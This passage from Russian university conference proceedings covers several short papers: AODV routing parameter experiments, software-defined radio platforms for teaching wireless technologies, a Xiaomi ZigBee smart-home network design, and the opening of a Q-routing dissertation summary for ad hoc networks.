По результатам экспериментов также можно заметить, что время в серии экспериментов совпадает, т.к. отсутствуют случайные события (например, установление разных маршрутов или потеря пакетов). Значит в экспериментах без случайных событий достаточно проводить по одному запуску сценария.

Дальше проверим влияние маршрута на время передачи echo сообщения в сети. Для этого опыта потребуется увеличить максимальное количество хопов для протокола AODV с 4 до 7. В табл. 2 приведены результаты измерения времени передачи по разным маршрутам.

Таблица 2

Время передачи Echo сообщения по разным маршрутам

Номер эксперимента	Время до получения ответа между узлами 0 и 42, с	Время до получения ответа между узлами 0 и 6, с	Время до получения ответа между узлами 48 и 24, с
1	0.037	0.051	0.043
2	0.037	0.051	0.043
3	0.037	0.051	0.043
4	0.037	0.051	0.043
5	0.037	0.051	0.043

На основе полученных данных можно сделать вывод, что время передачи пакета до узла и получение ответа от этого узла отличается для различных пар узлов. Следующими будут проверяться внутренние параметры протокола AODV. От параметра NET_ DIAMETER зависит максимальный размер сети, в которой может осуществляться маршрутизация. Для проверки этого параметра сравним значения времени передачи данных при помощи echo-сообщения, а также время до отправки сообщения. Значения параметра примем равными 12, 35 и 50. В табл. 3 приведены значения времени в секундах для каждого из значений параметра.

Таблица 3

Зависимость времени отправки сообщений от диаметра

Номер эксперимента	Время до отправки/получения ответа с диаметром 12, с	Время до отправки/получения ответа с диаметром 35, с	Время до отправки/получения ответа с диаметром 50, с
1	1.52/0,01	1.52/0,01	1.52/0,01
2	1.52/0,01	1.52/0,01	1.52/0,01
3	1.52/0,01	1.52/0,01	1.52/0,01
4	1.52/0,01	1.52/0,01	1.52/0,01
5	1.52/0,01	1.52/0,01	1.52/0,01

После проведения эксперимента, можно прийти к выводу, что параметр максимальный диаметр сети не влияет на время до отправки и время передачи Echo сообщения. Вторым внутренним параметром, влияние которого будет проверяться, является время жизни маршрута (MY_ROUTE_TIMEOUT). Для изменения этого параметра будет изменено значение параметра ACTIVE_ROUTE_TIMEOUT. Также, как и в прошлом эксперименте, будет использоваться echo сообщение, но вместо одной отправки будет 100. В табл. 4 приведены результаты данного эксперимента.

Таблица 4

Зависимость времени отправки сообщений
от времени жизни маршрута

Номер эксперимента	Время до отправки/получения ответа. Время жизни маршрута 0,5 с	Время до отправки/получения ответа. Время жизни маршрута 1 с	Время до отправки/получения ответа. Время жизни маршрута 2 с
1	1.52/1,12	1.52/1,12	1.52/1,12
2	1.52/1,12	1.52/1,12	1.52/1,12
3	1.52/1,12	1.52/1,12	1.52/1,12
4	1.52/1,12	1.52/1,12	1.52/1,12
5	1.52/1,12	1.52/1,12	1.52/1,12

После проведения эксперимента, можно прийти к выводу, что параметр MY_ROUTE_TIMEOUT и соответственно ACTIVE_ROUTE_TIMEOUT не повлияли на передачу пакетов по одному и тому же маршруту, установленному ранее.

Последним параметром, который будет проверен является TTL_INCREMENT. Данный параметр увеличивает значение TTL пакета, после передачи на соседний узел. С данным параметром также связаны параметры TTL_START и TTL_THRESHOLD, начальное значение TTL пакета и максимальное значение, после которого пакет удаляется. Для проверки влияния данного параметра, будет передан один пакет на расстояние 4 хопа (максимальное расстояние передачи пакета при настройках AODV по умолчанию). Результаты эксперимента представлены в табл. 5.

Таблица 5

Зависимость времени отправки сообщений от увеличения TTL

Номер эксперимента	Время до отправки/получения ответа. TTL_INCREMENT = 1, с	Время до отправки/получения ответа. TTL_INCREMENT = 2, с	Время до отправки/получения ответа. TTL_INCREMENT = 3, с
1	0.26/0,02	0.26/0,02	1.26/0,02
2	0.26/0,02	0.26/0,02	1.26/0,02
3	0.26/0,02	0.26/0,02	1.26/0,02
4	0.26/0,02	0.26/0,02	1.26/0,02
5	0.26/0,02	0.26/0,02	1.26/0,02

Основываясь на полученные данные, можно сделать вывод, что изменение максимального количества хопов передачи пакета не повлияло на время передачи запроса и ответа (т.е. на передачу пакета по уже построенному маршруту), но сильно увеличило время установления первичного маршрута при уменьшении максимального количества хопов до 2.

Заключение. В результате проведённых опытов, получены знания о влиянии некоторых внутренних и внешних факторов на производительность протокола маршрутизации Mesh сетей AODV. Основываясь на полученной информации можно прогнозировать наиболее оптимальную настройку данного протокола в дальнейшем без необходимости проведения экспериментов.

Библиографический список

1. Олифер В.Г., Олифер В.А. Компьютерные сети. Принципы, технологии, протоколы: учебник для вузов. – 4-е изд. – СПб.: Питер, 2010. – 944 с.

2. RFC 3561 - Ad hoc On-Demand Distance Vector (AODV) Routing [Электронный ресурс]. – URL: https://tools.ietf.org/html/rfc3561 (дата обращения: 29.05.2020).

3. ns-3: ns3::aodv::RoutingProtocol Class Reference [Электронный ресурс]. – URL: https://www.nsnam.org/docs/release/3.27/doxygen/classns-s3_1_1aodv_1_1_routing_protocol.html (дата обращения: 29.05.2020).

Сведения об авторах

Матлин Максим Александрович – магистрант Пермского национального исследовательского политехнического университета, Пермь, e-mail: maxmatlin@gmail.com

Гаврилов Алексей Викторович – старший преподаватель кафедры «Автоматика и телемеханика» Пермского национального исследовательского политехнического университета, Пермь, e-mail: gaval74@mail.ru

УДК 004.716

Р.С. Бирин, С.А. Тюрин

ПРОГРАММНО-АППАРАТНЫЙ КОМПЛЕКС ДЛЯ ИЗУЧЕНИЯ БЕСПРОВОДНЫХ ТЕХНОЛОГИЙ И СИСТЕМ

В данной статье рассмотрены различные аспекты реализации «программно-определенного радио».

Ключевые слова: SDR, беспроводные технологии и системы, платформа LimeSDR.

R.S. Birin, S.A. Tyurin

SOFTWARE AND HARDWARE COMPLEX FOR STUDYING WIRELESS TECHNOLOGIES AND SYSTEMS

This Paper is about application of Software Defined Radio.

Keywords: SDR, wireless technologies and systems, LimeSDR platform.

В современном мире все с каждым днем появляется множество различных беспроводных стандартов передачи и приема данных. Таким образом возникает проблема изучения беспроводных технологий. Под беспроводными технологиями обычно понимают комплексы WIFI, ZigBee, Bluetooth (BT) и другие радио интерфейсы. При покупке всех лабораторных комплексов возникает вопрос цены и наличия решений на рынке. Данную проблему решают SDR комплексы. SDR комплексы отлично подходят для изучения множества систем радиосвязи т.к. обладают следующими достоинствами:

1. Работа с реальными сигналами.
2. Простая аппаратная база.
3. Низкая цена.
4. Реализуется только приемник, как следствие не требуется лицензия на использование РЧ.

Принцип работы таких устройств SDR основан на максимально гибкой архитектуре, в которой большая роль уделяется микроконтроллерам способным изменять вид модуляции сигнала. Технологию Software Defined Radio можно описать следующим образом за базовые параметры приемопередающего устройства отвечает написанное пользователем или производителем устройства программное обеспе-

чение в отличие от классических конструкций где за все определяет аппаратная конфигурация. Одним из приоритетных направлений развития систем SDR, безусловно, является создание универсальных многопротокольных радиосистем. В таких системах вид модуляции передатчика управляется встраиваемым микроконтроллером. Таким образом появляется возможность организовать для абонента поддержку новых сервисов и добиться более высокой гибкости устройств связи. Можно представить упрощенную архитектуру приемника/передатчика SDR как:

1. Блоки аналого-цифрового и цифро-аналогового преобразования.
2. Антенну.
3. Цифровой сигнальный процессор или микроконтроллер.
4. Вспомогательные блоки.




Рис. 1. Архитектура SDR устройства

Исходя из архитектуры SDR устройства можно сделать вывод что одним из самых важных узлов является ЦАП/АЦП, так как АЦП/ЦАП напрямую подключаются к антенне, и преобразует непрерывный во времени сигнал, следовательно, характеристики устройства напрямую зависят от разрешающей способности АЦП/ЦАП

Не менее важным элементом архитектуры является ЦСП или микроконтроллер. Микроконтроллер за счет своей гибкости обеспечивает способность системы использовать многопротокольные радио интерфейсы и используется главным образом для проведения расчётов, необходимых для выполнения алгоритма обработки сигнала.

Таким образом, принцип работы SDR основывается на оцифровке принятого радиосигнала и дальнейшей обработке его в цифровой форме. При этом использование технологий цифровой обработки позволяет получить максимально высокие характеристики. Однако большая роль уделяется характеристикам АЦП/ЦАП что накладывает ограничение в полосе пропускания SDR устройства чем лучше характеристики АЦП/ЦАП тем выше его стоимость и тем выше цена конечного SDR устройства.

После рассмотрения теории SDR устройств возникает вопрос как реализовать многопротокольный беспроводной интерфейс на базе SDR. Для того чтобы реализовать многопротокольный беспроводной интерфейс на базе SDR так же, как и при реализации современных беспроводных интерфейсов необходимы программируемые логические микросхемы ПЛИС и цифровые сигнальные процессоры ЦСП для обработки цифровых сигналов. ПЛИС и ЦСП широко распространены вследствие чего имеют невысокую стоимость, поэтому при грамотном расчете необходимой вычислительной мощности и тщательном подборе электронных компонентов мы можем получить хорошее соотношение характеристик к цене что позволит получить недорогой универсальный многопротокольный радио интерфейс на базе архитектуры SDR. Для таких систем характерны высокие требования к производительности ЦСП и микроконтроллеров из-за цифровой обработки сигналов и высокой сложность алгоритмов. Использование связки ЦСП+ПЛИС позволяет применять традиционный подход к проектированию беспроводных радио интерфейсов, снизить стоимость системы и время разработки. Примером такой платформы может служить система с модульной архитектурой построения фирмы Lime Microsystems, данная платформа выполнена по модульной архитектуре [3]. LimeSDR работает в диапазоне частот от 100 Кгц до 3,8 ГГц.

Рис. 2. Платформа LimeSDR

Данная платформа обеспечивает прием/передачу сигналов различных стандартов беспроводной связи:

– GSM, UMTS, LTE, Wi-Fi, WiMax, ZigBee, Bluetooth, Tetra, LoRa;

– прослушивание радио;

– декодирование навигационных сообщений систем: GPS, Glonass, BeiDou, Galileo;

– спектральный анализ;

– прием сигналов различных метеоспутников;

– изучение радиосвязи используя MatLab и LabView.

Ниже, в табл. 1 представлены основные компоненты платформы LimeSDR.

Таблица 1

Основные компоненты платформы LimeSDR

Компоненты платформы	Наименование
ПЛИС	Altera Cyclone IV EP4CE40F23
АЦП	160 МГц 12 бит
ЦАП	640 МГц 12 бит
Интерфейс для связи с ПК	USB 3.0
Память	256 Мбит DDR 2
Полоса пропускания	61.44 МГц

ПО для LimeSDR открытое для работы с сигналом уже на компьютере используется GNURadio. Однако платформа LimeSDR является профессиональным коммерческим решением, что отражается на конечной стоимости аппаратуры.

Рис. 3. Платформа RTL-SDR

Платформа RTL-SDR (рис. 3) построена на микросхеме RTL2832. Микросхема, содержит два 8-битных АЦП с частотой дискретизации до 3,2 МГц, и интерфейс USB для связи с компьютером. Радиочастотная часть SDR реализована с помощью микросхем R820T и E4000. Разница между ними состоит в различных рабочих диапазонах частот у E4000 52–2200 МГц, у R820T 24–1766 МГц. Кроме того, улучшить характеристики аппаратуры можно с помощью аппаратных

дополнений. Например, можно расширить диапазон поддерживаемых частот с помощью повышающего конвектора NooElec – Ham It Up v1.2. Данный конвертер сдвинет сигнал антенны на 125 МГц вверх [5]. Сравним две платформы в табл. 2.

Таблица 2

Сравнение платформ RTL-SDR и LimeSDR

	RTL-SDR	LimeSDR
Диапазон частот	22МГц-2.2ГГц	100кГц-3.8 ГГц
Полоса пропускания	3.2МГц	61.44 МГц
Разрядность АЦП/ЦАП	8 бит	12 бит
Режим работы	только приём	дуплекс
Интерфейс связи с ПК	USB 2.0	USB 3.0
Радио чип	RTL2832U	LMS7002M

У платформ LimeSDR и RTL-SDR имеется открытое ПО что облегчает работу с данной платформой. С помощью SDRSharp RTL-SDR можно настроить платформу на прием и прослушивание радиосигнала FM-вещания, AM-вещания, данных с метеоспутников, навигационных сообщений самолетов (ADS-B).




Рис. 4. Окно программы SDRSharp

GNURadio позволяет использовать множество готовых программных блоков для обработки сигналов, а также имеет встроенный редактор позволяющий рисовать блок-схему обработки сигнала, которая с помощью интерпретатора преобразуется в готовый программный код для обработки сигнала. Это сильно упрощает процесс обработки данных, так как он позволяет использовать готовые блоки и не обращать внимание на написанные программного кода [4].




Рис. 5. Окно программы GNURadio

Так же можно использовать программу Wireshark для прослушивания сетевых сообщений стандарта GSM. Wireshark дает возможность разобрать любой трафик и GSMTAP пакеты.

По итогу, выходит, что в случае изучения беспроводных сетей и радио интерфейсов с помощью SDR лучше использовать платформу LimeSDR так как для нее имеется уже готовое ПО и в случае необходимости улучшать ее дополнительными модулями. Кроме того, платформа LimeSDR обладает возможностью работы с большим количеством беспроводных интерфейсов, но обладает большим минусом в виде цены в отличие от RTL-SDR.

Библиографический список

1. Беспроводные технологии [Электронный ресурс]. – URL: https://wireless-e.ru/gsm/software-defined-radio/ (дата обращения: 04.06.2020).

2. Sdr-технологии и новые принципы приема сообщений в симплексных радиолиниях / П.А. Будко, Е.С. Жолдасов, Г.А. Жуков, Н.П Будко // Наукоемкие технологии в космических исследованиях Земли. – 2013. – С. 1–5.

3. LimeSDR [Электронный ресурс]. – URL: https://habr.com/ru/-post/395191/ (дата обращения: 04.06.2020).

4. Изучаем SDR с GNURadio [Электронный ресурс]. – URL: https://habr.com/ru/company/zwave/blog/390421/ (дата обращения: 04.06.2020).

5. Первые шаги с RTL-SDR [Электронный ресурс]. – URL: https://xakep.ru/2014/10/31/rtl-sdr-first-steps/ (дата обращения 04.06.2020).

Сведения об авторах

Бирин Роман Сергеевич – магистрант Пермского национального исследовательского политехнического университета, гр. ТК6-19-1м, г. Пермь, e-mail: rb2353700@icloud.com

Тюрин Сергей Александрович – старший преподаватель кафедры «Автоматика и телемеханика» Пермского национального исследовательского политехнического университета, г. Пермь, e-mail: tiurinsa@yandex.ru

УДК 004.032

Е.С. Соловьева, С.А. Тюрин

УМНЫЙ ДОМ. ТЕХНИЧЕСКИЕ РЕШЕНИЯ ПРИ ПРОЕКТИРОВАНИИ СЕТИ

В данной статье рассмотрены различные аспекты при проектировании сети «Умный дом». Особое внимание уделяется технологиям и принципам проектирования.

Ключевые слова: умный дом; проект сети; беспроводная технология.

E.S. Solov'eva, S.A. Tyurin

SMART HOME. TECHNICAL SOLUTION IN THE DESIGN NETWORK

This article discusses various aspects of designing a smart home system. Special attention is paid to technologies and design principles.

Keywords: smart home; project of a network; wireless technology.


С каждым годом спрос на системы «Умный дом» по всей России увеличивается [1]. Под системой «Умный дом» подразумевается комплекс устройств и датчиков, которые упрощают нашу жизнь, выполняя рутинные задачи по дому и «сами принимают решения». В классической концепции сети «Умный дом» – это ресурсоэффективность и экономия, а также безопасность жильцов [2].

Основными направлениями систем "Умный дом" стали управление освещением и работой техники, а также обеспечение безопасности. В данной статье будет рассмотрено, как работают такие технологии, насколько легко и доступно можно установить такую сеть на сегодняшний день.

Перед проектированием необходимо учесть нюансы постройки помещения или здания, в которых будет оборудована система «Умный дом». Под созданием проекта сети подразумевается процесс определения архитектуры сети, ее компонентов и интерфейсов, а также других дополнительных характеристик. Эти характеристики необходимы для того, чтобы при проектировании не было допущено ошибок, которые приводят к ненужному функционалу или денежным

потерям. Обязательным при проектировании является изучение принципов работы интерфейса и оборудования, выбранного для проекта. Существует два способа соединения датчиков, контроллеров и исполнительных приборов внутри сети умного дома, это проводной и беспроводной.

Главные достоинства проводного способа соединения – это наличие возможности расширения системы и хорошая защищенность. Так же проводная система не зависит от работы автономных источников питания. Пример реализации проводной системы представлен на рис. 1, *а* [3]. Не имея должного опыта в установке проводных систем, будет очень сложно собрать работоспособную систему. Они очень часто применимы только для крупных зданий, например, офисных помещений, частных домов или домов с хозпостройками.



а *б*

Рис. 1. Пример взаимодействия устройств при проводном и беспроводном способе соединения внутри системы «Умный дом»

Пример реализации беспроводной системы представлен на рис. 1, *б*. Несомненно, беспроводной способ соединения устройств проще в установке, дешевле по бюджету и применение таких систем удобно на небольших пространствах. Такие сети легко спроектировать самому. К преимуществам беспроводного способа соединения оборудования можно отнести быстрое развертывание сети, простота настройки и мобильность. Беспроводное оборудование использует автономные источники питания, которые имеют свой ресурс, но довольно длительный. При большом сроке эксплуатации необходимо следить за состоянием и наличием заряда у беспроводного устройства.

Рассмотрим пример сети «Умный дом» для квартиры и используем вариант беспроводного способа соединения устройств, поскольку проводной способ подходит только в сложных комплексах, установленных в помещениях с большой площадью или территорией.

Определим минимальный функционал системы «Умного дома». Она должна автоматизировать бытовую составляющую жизни человека и обеспечивать безопасность и сохранность помещения, в котором она установлена.

В различных бытовых ситуациях иногда неудобно включать или выключать свет. Управлять освещением можно при помощи датчиков движения со встроенным датчиком светочувствительности, чтобы свет не включался в светлое время суток. Также датчики движения могут выступать в качестве охранной системы, отслеживая передвижения. Датчик открывания дверей являться своеобразной частью системы безопасности, срабатывая при открывании входной двери. Если в квартире подключен газ, то для безопасности стоит поставить датчик утечки газа. В ванной комнате очень часто скапливается влага, что вызывает появления грибков и плесени. При помощи датчиков температуры/влажности можно контролировать климатическую составляющую в ванной комнате. Иногда избежать или предотвратить утечку воды невозможно, но можно контролировать состояние в местах трубопровода при помощи датчика протечки воды.

Огромный выбор многофункциональных приставок, которые обеспечивают досуг и управление системой «Умный дом».

Определив потребности, необходимо выбрать оборудование, которое будет задействовано в сети. Сегодня производители предлагают большой спектр различных датчиков, контроллеров и исполнительных приборов. Основополагающим в выборе оборудования так же являются технология и протоколы, которые будут применены в создании сети. Рассмотрим протокол ZigBee.

ZigBee был разработан как протокол передачи данных в беспроводных системах домашней автоматизации с низким энергопотреблением и надежным соединением, это важные критерии при работе в таких сетях. Принцип устройства сети показан на рис. 2.

В такой сети подразумевается три типа устройств: координатор, роутер, конечное устройство. Координатором в сетях ZigBee является прибор, который работает как шлюз. Роутер служит для связи управляющего устройства со шлюзом. Конечные устройства – это датчики

и гаджеты, работающие от батареи. ZigBee использует ячеистую топологию сети, что позволяет при обрыве одного соединения найти обходной маршрут.




Рис. 2. Принцип работы сети, построенной на протоколе ZigBee

Очень низкое энергопотребление Zigbee-модулей достигается за счёт специального режима “сна”, когда устройство не используется, и низкой пропускной способности передачи данных (250 Кбит/с против 300-1000 Мбит/с у Wi-Fi).

При начальном запуске или подключении нового устройства такой сети происходит обмен специальными сообщениями между новым устройством, роутером и координатором. Маршрутизация в сети происходит через координатор.

Теперь необходимо рассмотреть фирмы и системы, которые они предлагают, для выбора подходящего производителя.

TP-Link является известным производителем компьютерного и телекоммуникационного оборудования. Они имеют большой ассортимент для систем умного дома. Но в России устройства данной компании отличаются дороговизной, в сравнении с аналогичными фирмами. Производители цифровой техники, такие как Amazon, Google, Apple, Redmond и Яндекс так же имеют большой спектр различной техники для систем умного дома, но во всех случаях приходится переплачивать за бренд. Xiaomi один из самых популярных производителей умных устройств. Для наглядности работы, а также для простоты реализации, лучше использовать приборы этой компании. В их ассортименте при-

сутствуют почти все бытовые приборы для умного дома, а также розетки, лампочки, камеры и различные датчики по разумным ценам.

Ниже описан перечень приборов, датчиков и исполнительных устройств, которые отвечают за автоматизацию бытовой составляющей жизни человека и обеспечение безопасности и сохранности помещения.

1. *Шлюз Xiaomi Mi Smart Home Gateway 2*. Используется для подключения приборов и датчиков в сети.

2. *Настенный выключатель Aqara*. Связывает приложение с приборами освещения или бытовой техникой.

3. *Датчик влажности/температуры и давления Aqara*. Позволяет следить за климатом помещения, в котором он установлен.

4. *Датчик движения Xiaomi Aqara Body Sensor*. Это датчик обнаружения движения, имеет встроенный датчик светочувствительности. Позволяет управлять освещением и незаменим в сценарии настройки безопасности.

5. *Датчик открывания для двери/окна Xiaomi Aqara*. Является частью системы безопасности, отвечает за мониторинг и оповещение.

6. *Aqara магический куб контроллер*. Помогает управлять устройствами в системе умного дома, поддерживает до 6 действий.

7. *Датчик протечки воды Xiaomi Aqara Smart Water Sensor*. Отвечает за мониторинг и оповещение при протечке.

8. *Медиаплеер xiaomi mi box 4*. Позволяет управлять при помощи голосовых помощников системой «Умный дом», полноценная приставка для телевизора с доступом к интернету.

9. *Датчик утечки газа Xiaomi Mijia Gas Detector*. Отвечает за мониторинг и оповещение при протечке.

Как видно из рис. 3, в коридоре на входе установлен шлюз (1). Шлюз должен находиться вблизи роутера из-за малой дальности действия. Производится установка и настройка приложения от производителя, далее подключаем смартфон к шлюзу через роутер. Все конечные устройства добавляются в приложение, и настраивается сценарий их работы.

Датчики движения (4) размещены в коридоре, комнате и кухне. Свет регулируется при помощи системы соединения настенного выключателя (2), смартфона и датчика движения. Все команды управления светом настраиваются в приложении. Так же весь свет можно

регулировать волшебным кубом (5), настроив нужный сценарий на одну из его функций.




Рис. 3. Способ размещения оборудования в квартире

В комнате установлен настенный выключатель и медиаплеер (8). Медиаплеер позволяет управлять всей системой при помощи голосовых команд, а при дополнении системы умными розетками можно управлять и бытовой техникой.

В кухне установлен датчик утечки газа (9), уведомляющий об утечке при помощи сообщения на телефон, при усовершенствовании системы, можно установить клапан на газовую трубу, перекрывающий доступ к газу.

Настенный выключатель для коридора и ванной комнаты находится в коридоре. В ванной комнате установлен вентилятор и два датчика. Датчик влажности/температуры и давления должен находиться рядом с ванной (3), в случае повышения нескольких параметров включается вентилятор. В случае с датчиком протечки воды (7) лучше всего установить клапаны на трубы с водой, в момент утечки датчик подаст сигнал на клапан, и он перекроет воду. В коридоре установлен датчик открывания (5) двери, его можно установить, как сигнализацию, либо добавить на него сценарий включения света.

В результате выходит почти полноценный комплекс «Умный дом» у себя в квартире. Система умного дома обеспечивает функцию

мониторинга состояния квартиры и берет на себя часть функций по безопасности, привносит комфорт в повседневную жизнь.

В статье доходчиво описан принцип работы сетей, следуя которому можно не совершить ошибок при проектировании. Достаточно обладать элементарными знаниями о беспроводных системах умного дома, и заранее определить сценарии использования технологий домашней автоматизации.

В части описания самого проекта применены приборы и датчики отдельно взятой фирмы, поскольку она имеет большое количество продукции для автоматизации вашего дома или квартиры. Собирая свой «Умный дом» не стоит зацикливаться на одном производителе.

По итогу, в статье были учтены почти все аспекты и трудности, с которыми можно было столкнуться при выборе, установке и настройке системы «Умный дом», а также рассмотрен доступный вариант недорогой системы.

Библиографический список

1. Домашняя автоматизация [Электронный ресурс]. – URL: https://ru.wikipedia.org/wiki/Домашняя _автоматизация (дата обращения: 19.05.2020).

2 «Умные» дома в России: почему одним недоступны, а другим не нужны [Электронный ресурс]. – URL: https://vc.ru/future/41977-umnye-doma-v-rossii-pochemu-odnim-nedostupny-a-drugim-ne-nuzhny (дата обращения: 24.05.2020).

3 «Умный дом»: сравнение проводной и беспроводной технологий [Электронный ресурс]. – URL: https://umnye-doma.ru/reputatsiya/ob_umnom_dome_stati_/umnyi_dom_sravnenie_provodnoi_i-_besprovodnoi_tehnologiy/ (дата обращения: 19.05.2020).

Сведения об авторах

Соловьева Екатерина Сергеевна – магистрант Пермского национального исследовательского политехнического университета, гр. ТК6-19-1м, г. Пермь, e-mail: Solovkaya@mail.ru

Тюрин Сергей Александрович – старший преподаватель кафедры «Автоматика и телемеханика» Пермского национального исследовательского политехнического университета, г. Пермь, e-mail: tiurinsa@yandex.ru

УДК 004.724.4

Ю.А. Шилова

УПРАВЛЕНИЕ ИНФОРМАЦИОННЫМИ ПОТОКАМИ В AD HOC СЕТЯХ НА ОСНОВЕ АДАПТИВНОГО АЛГОРИТМА Q-ROUTING

В данной статье представлены результаты диссертационного исследования по теме «Управление информационными потоками в ad hoc сетях на основе адаптивного алгоритма Q-routing». Диссертационная работа представляет собой законченную и самостоятельную научно-квалификационную работу, в которой решена научная задача повышения времени жизни сети, построенной на беспроводных устройствах, за счет учета параметра «уровень заряда батареи» узлов сети при выполнении процесса маршрутизации с использования принципов обучения с подкреплением.

Ключевые слова: ad hoc сеть, маршрутизация, алгоритм, время доставки, имитационное моделирование, верификация имитационной модели, время потери сетью связности.

Yu.A. Shilova

INFORMATION FLOW MANAGEMENT IN AD HOC NETWORKS BASED ON THE ADAPTIVE Q-ROUTING ALGORITHM

This article presents the dissertation research results. The thesis theme is «Information flow management in ad hoc networks based on the adaptive Q-routing algorithm». The dissertation is a complete and independent scientific and qualification work. It is solved the scientific task of increasing the wireless network lifetime by taking into account the «battery charge» parameter using reinforced learning.

Keywords: special network, routes, algorithm, delivery time, simulation, verification of the simulation model, network loss time connectivity.

В современном мире мобильные ad hoc сети являются одной из перспективных технологий. Их основными отличиями от сетей других видов являются: изменение конфигурации сети, отсутствие единого координирующего центра, соединение устройств по принципу «каждый с каждым».

Сети типа ad hoc могут быть весьма эффективными в условиях непредвиденных изменений внешней обстановки, поэтому разработка и исследование алгоритмов маршрутизации для ad hoc сетей является актуальной задачей. Кроме того, важной особенностью данных сетей

является их построение на базе устройств с ограниченным временем работы батареи, поэтому разработка алгоритмов, способных при построении маршрута учитывать данный фактор, становится одной из критически важных задач в данной области.

На основе актуальных проблем, существующих в ad hoc сетях, в работе были поставлены и решены следующие задачи:

1. Выполнена классификация протоколов маршрутизации в беспроводных мобильных самоорганизующихся сетях.

2. Проанализированы реализуемые в существующих протоколах алгоритмы относительно критериев времени жизни сети, среднего времени доставки пакетов в сети, длительности процесса автоконфигурирования сети.

3. Предложен новый метод вычисления значений Q-таблицы, позволяющий учитывать параметр «уровень заряда батареи» устройства в совокупности с параметрами, учитываемыми алгоритмом Q-routing.

4. Разработан новый алгоритм маршрутизации Adaptive Rate Full Echo на основе алгоритма Q-routing, отличающийся одновременным учетом существующих критериев среднего времени доставки и длительности процесса автоконфигурирования сети с параметром «уровень заряда батареи» устройства.

